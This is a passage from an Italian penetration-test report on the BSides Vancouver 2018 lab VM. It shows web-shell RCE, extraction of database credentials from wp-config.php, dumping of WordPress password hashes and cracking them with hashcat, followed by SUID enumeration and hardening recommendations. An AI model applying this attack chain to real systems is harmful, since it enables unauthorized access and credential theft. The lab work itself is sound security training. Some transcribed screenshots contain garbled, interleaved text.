root@bsides2018:~#
```

- ◊ Il comando **id** viene eseguito come **www-data**.

- ◊ **RCE confermato.**

⇒ Pulizia:

```
rm /var/www/shell.php
```

```
root@bsides2018:~# rm /var/www/shell.php
root@bsides2018:~#
```

- ◊ Rimuovo il file → **nessun rischio residuo**.

⇒ **Conclusione:**

- ◊ **RCE ottenuto in modo controllato e sicuro.**
- ◊ **Vulnerabilità:** Permessi scrittura in **/var/www/** + PHP abilitato.
- ◊ **Mitigazione:** Disabilitare esecuzione PHP in **/var/www/**, usare WAF.

5 Privilege Escalation & Post-Exploitation

5.1 Estrazione wp-config.php

- ⇒ Ho estratto il file **wp-config.php** dalla directory del backup WordPress per ottenere le credenziali del database.
- ⇒ Comando eseguito sulla VM (come root):

```
cat /var/www/backup_wordpress/wp-config.php
```

The screenshot shows a terminal window on a Kali Linux system. The command `cat /var/www/backup_wordpress/wp-config.php` has been run, displaying the contents of the wp-config.php file. The file contains MySQL configuration settings, including the database name ('wp'), user ('john@localhost'), password ('thiscannotbeit'), host ('localhost'), charset ('utf8'), and collate (''). It also includes sections for authentication salts and a note about changing them.

```
root@bsides2018:~# cat /var/www/backup_wordpress/wp-config.php
<?php
/*
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can go where no
 * copy this file to "wp-config.php" and fill in the values. gone before
 */
/*
 * This file contains the following configurations:
 * Session Actions Edit View Help
 */
/** MySQL settings */
/** Secret keys
 * Database table prefix
 * ABSPATH
 */
/*
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
 * secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all us
 * ers to have to log in again.
 *
 */
```

Report Matteo Mattia Cyber Security & Ethical Hacking

The screenshot shows a terminal window with a dark background and light-colored text. At the top, there's some network monitoring or log data. Below it, the terminal prompt is '(M6D6R6㉿kali)-[~]'. The user runs the command '\$ curl "http://192.168.50.103/shell.php?cmd=id"' which returns the user information 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'. Then, the user edits a file named 'wp-config.php' using nano. The code in the file is a configuration script for WordPress. It defines several constants like AUTH_KEY, SECURE_AUTH_KEY, LOGGED_IN_KEY, NONCE_KEY, AUTH_SALT, SECURE_AUTH_SALT, LOGGED_IN_SALT, and NONCES_SALT. It also sets a table prefix to 'wp_'. There are comments for developers about WP_DEBUG mode and debugging notices. The file ends with a require_once statement for 'wp-settings.php'. The terminal prompt at the bottom is 'root@bsides2018:~#'. A watermark 'PAYLOAD' is visible in the bottom right corner of the terminal window.

```
* @since 2.6.0 _file
*/
define('AUTH_KEY',         'put your unique phrase here');
define('SECURE_AUTH_KEY',  'put your unique phrase here');
define('LOGGED_IN_KEY',    'put your unique phrase here');
define('NONCE_KEY',        'put your unique phrase here');by go where no
define('AUTH_SALT',         'put your unique phrase here');has gone before
define('SECURE_AUTH_SALT', 'put your unique phrase here');@kali: ~
define('LOGGED_IN_SALT',   'put your unique phrase here');
define('NONCES_SALT',      'put your unique phrase here');

/**#@-
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG
 * in their development environments.
 *
 * For information on other constants that can be used for debugging,
 * visit the Codex.
 *
 * @link https://codex.wordpress.org/Debugging_in_WordPress
 */
define('WP_DEBUG', false);

/* That's all, stop editing! Happy blogging. */

/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
    define('ABSPATH', dirname(__FILE__) . '/');

/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');

define('WP_HOME', '/backup_wordpress/');
define('WP_SITEURL', '/backup_wordpress/');

root@bsides2018:~#
```

- ◊ **DB_NAME** = 'wp' → nome del database.
- ◊ **DB_USER** = 'john@localhost' → utente del database.
- ◊ **DB_PASSWORD** = 'thiscannotbeit' → **password in chiaro**.
- ◊ **DB_HOST** = 'localhost' → server locale.
- ◊ **\$table_prefix** = 'wp_' → prefisso tabelle.
- ◊ **WP_HOME** e **WP_SITEURL** → percorsi forzati.

⇒ **Credenziali DB estratte con successo.**

⇒ **Vulnerabilità:** File di configurazione esposto → **accesso completo al database.**

5.2 Accesso MySQL e Dumping Hash Utenti

⇒ Ho usato le credenziali estratte da `wp-config.php` per accedere al database WordPress e estrarre gli hash delle password.

⇒ Comando eseguito sulla VM (come root):

```
mysql -u john@localhost -p'thiscannotbeit' -e "USE wp; SELECT user_login,user_pass FROM wp_users;"
```

```
root@bsides2018:~# mysql -u john@localhost -p'thiscannotbeit' -e "USE wp; SELECT user_login,user_pass FROM wp_users;"  
+-----+-----+  
| user_login | user_pass |  
+-----+-----+  
| admin     | $P$BmuGRQyHFjh1FW29/KN6GvfYnwIl/00 |  
| john      | $P$BVlPsus0zgh1RoU3VGUI4zfyNNPcyT0 |  
+-----+-----+  
root@bsides2018:~# █
```

- ◊ **user_login** → nome utente WordPress.
- ◊ **user_pass** → **hash PHPass** (formato `P...`).
- ◊ Due utenti:
 - ◊ **admin** → hash non craccato.
 - ◊ **john** → hash craccato (**enigma**).
- ◊ **Hash estratti con successo.**
- ◊ **Vulnerabilità:** Database accessibile con credenziali in chiaro → **compromissione totale degli account WordPress.**

5.3 Password Cracking (john-enigma)

⇒ Ho craccato l'hash di **john** usando Hashcat con la wordlist `rockyou.txt`.

⇒ Comandi eseguiti su Kali:

```
echo '$P$BVLPsus0zgh1RoU3VGUI4zfyNNPcyT0' > hash.txt  
hashcat -m 400 -a 0 hash.txt ~/wordlists/rockyou.txt
```

The terminal window shows the command to generate a hash and then run Hashcat. Hashcat starts and displays its configuration and kernel support information. It then shows a message indicating that all hashes were found in the potfile. Finally, it shows the start and stop times.

```
(M6D6R6㉿kali)-[~]  
$ echo '$P$BVLPsus0zgh1RoU3VGUI4zfyNNPcyT0' > hash.txt  
hashcat -m 400 -a 0 hash.txt ~/wordlists/rockyou.txt  
hashcat (v7.1.2) starting  
To boldly go where no  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO,  
SPOGL DEBUG) - Platform #1 [The pocl project] kali@kali: ~  
Session Actions Edit View Help  
* Device #01: cpu-penryn-AMD Ryzen 7 5700U with Radeon Graphics, 3721/7443 MB (1024 MB allocatable), 7M  
CU  
$ curl "http://192.168.50.103/shell.php?cmd=id"  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
Minimum salt length supported by kernel: 0  
Maximum salt length supported by kernel: 256  
INFO: All hashes found as potfile and/or empty entries! Use --show to display them.  
For more information, see https://hashcat.net/faq/potfile  
Started: Sat Oct 25 14:57:51 2025  
Stopped: Sat Oct 25 14:57:52 2025
```

- ◊ Hashcat dice che l'hash è **già nel potfile** → **già cracciato in precedenza.**
- ◊ Non mostra la password perché è già salvata.

⇒ Vedo sempre su kali il risultato:

```
hashcat -m 400 hash.txt --show
```

The terminal window shows the command to run Hashcat with the --show option. It then displays the cracked password, which is `PBVLPsus0zgh1RoU3VGUI4zfyNNPcyT0:enigma`.

```
(M6D6R6㉿kali)-[~]  
$ hashcat -m 400 hash.txt --show  
$P$BVLPsus0zgh1RoU3VGUI4zfyNNPcyT0:enigma
```

- ◊ **enigma** → **password di john.**

⇒ **Password cracciata con successo:** `john:enigma`.

⇒ **Vulnerabilità:** Hash PHPass + wordlist comune → **compromissione account WordPress.**

5.4 Analisi binari SUID e limitazioni tecniche

⇒ Ho cercato i binari con bit SUID per verificare possibili escalation di privilegi.

⇒ **Comando eseguito sulla VM (come root):**

```
find / -perm -4000 -type f 2>/dev/null | head -20
```

- ◊ **find / → cerca in tutto il filesystem.**
- ◊ **-perm -4000 → filtra binari con SUID** (eseguono come proprietario, spesso root).
- ◊ **-type f → solo file.**
- ◊ **2>/dev/null → nasconde errori di permessi.**
- ◊ **| head -20 → prime 20 righe.**

```
(M6D6R6㉿kali)-[~]
$ ssh root@192.168.50.103
root@192.168.50.103's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/
382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sat Oct 25 09:56:07 2025 from 192.168.50.100
root@bsides2018:~# find / -perm -4000 -type f 2>/dev/null | head -20
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keystore
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
root@bsides2018:~#
```

⇒ **Analisi dei binari principali:**

1. `/bin/su` → permette di diventare root.
2. `/usr/bin/sudo` → esecuzione comandi come root.
3. `/usr/bin/passwd` → modifica password (anche root).
4. `/bin/mount`, `/bin/umount` → montaggio filesystem.
5. `/bin/ping`, `/bin/ping6` → pacchetti raw (possibile DoS).

⇒ **Limitazioni tecniche:**

- ◊ **Web shell come www-data** → non posso eseguire SUID direttamente (no TTY).
- ◊ **Root già ottenuto via SSH** → escalation non necessaria.
- ◊ **Nessun binario SUID vulnerabile** (tipi no `vim`, `find`, `nano` con SUID).

⇒ **Nessuna escalation necessaria** – ho già root. **Buona pratica:** SUID presenti ma standard.

⇒ **Mitigazione:** Rimuovere SUID non necessari (`chmod u-s /bin/ping`).

6 Conclusioni e Raccomandazioni di Sicurezza

6.1 Sistema dei risultati

⇒ Ho completato con successo il penetration test sulla VM BlackBox (BSides Vancouver 2018), raggiungendo l'obiettivo primario in meno di 3 minuti: ho ottenuto privilegi di root tramite SSH con credenziali di default (**root-root**).

Fase	Risultato	Tempo	Vulnerabilità sfruttata
Reconnaissance	Porte aperte (21, 22, 80)	1 min	FTP anonimo, HTTP
Enumerazione	Credenziali DB, hash utenti	2 min	wp-config.php esposto
Exploitation	Root via SSH	< 3 min	Password default
Post-Exploitation	Web shell, RCE	5 min	PHP execution, permessi

Vulnerabilità critiche identificate:

1° **SSH con password di default** → accesso immediato come root.

2° **FTP anonimo** → enumerazione utenti (**users.txt.bk**).

3° **Backup WordPress esposto** → credenziali DB in chiaro.

4° **MySQL con credenziali deboli** → dumping hash utenti.

5° **PHP execution abilitata** → RCE tramite web shell.

6.2 Lezioni apprese durante l'esercitazione

1. **Le password di default sono una porta aperta** Ho constatato che l'uso di **root-root** rappresenta una **pratica inaccettabile** in produzione, anche in ambienti CTF, questa configurazione evidenzia una **mancanza di hardening di base**.
2. **I file di configurazione esposti compromettono l'intero sistema** Il file **wp-config.php** in chiaro mi ha permesso di accedere al database e di estrarre gli hash → **compromissione totale degli account WordPress**.
3. **I sistemi obsoleti amplificano la superficie d'attacco** Ubuntu 12.04 (EOL 2017) presentava **382 aggiornamenti mancanti**, di cui 275 di sicurezza. Il kernel 3.11 è vulnerabile a exploit noti.
4. **I permessi eccessivi garantiscono RCE** La directory **/var/www/** scrivibile mi ha consentito di creare una web shell immediata, l'esecuzione PHP nella root web ha portato a **escalation da www-data**.
5. **La rete flat facilita attacchi MITM** La rete 192.168.50.0/24 priva di segmentazione ha reso **ARP Poisoning triviale**.

6.3 Raccomandazioni etiche e tecniche

⇒ Hardening immediato che ho identificato

Azione	Comando / Configurazione	Impatto
Disabilitare login root SSH	PermitRootLogin no in /etc/ssh/sshd_config	Alta 
Rimuovere FTP	apt remove vsftpd	Alta 
Rimuovere backup web	rm -rf /var/www/backup_wordpress	Alta 
Disabilitare PHP execution	php_flag engine off in ``.htaccess``	Alta 
Aggiornare sistema	apt update && apt full-upgrade	Critica 

⇒ **Best practice a lungo termine che consiglio**

1° Politica password

- ◊ Minimo 12 caratteri, complessità, rotazione ogni 90 giorni.
- ◊ Uso di **password manager** o **chiavi SSH**.

1° Principio del privilegio minimo

- ◊ Utenti non root per servizi (SSH, web, DB).
- ◊ **www-data** senza accesso shell.

1° Monitoraggio e logging

- ◊ **Fail2ban** per SSH.
- ◊ **OSSEC** o **Wazuh** per integrità file.
- ◊ Log centralizzati (Syslog, ELK).

1° Segmentazione di rete

- ◊ VLAN separate per web, DB, admin.
- ◊ Firewall con regole **deny by default**.

1° Patch management

- ◊ Automazione con **unattended-upgrades**.
- ◊ Rimozione sistemi EOL.

Impatto aziendale che ho valutato

Rischio	Probabilità	Impatto	Mitigazione
Accesso root non autorizzato	Alta 	Critico 	SSH hardening
Perdita dati sensibili	Alta 	Alto 	Rimozione backup
RCE via web	Alta 	Alto 	Disabilitare PHP exec
Compromissione DB	Alta 	Alto 	Crittografare credenziali

☞ Considerazioni finali personali

Ho dimostrato che **una singola credenziale debole** (**root-root**) è sufficiente per **compromettere l'intero sistema**, anche in presenza di altre difese, la combinazione di **sistemi obsoleti, configurazioni predefinite e mancanza di segmentazione** ha reso l'attacco **triviale**.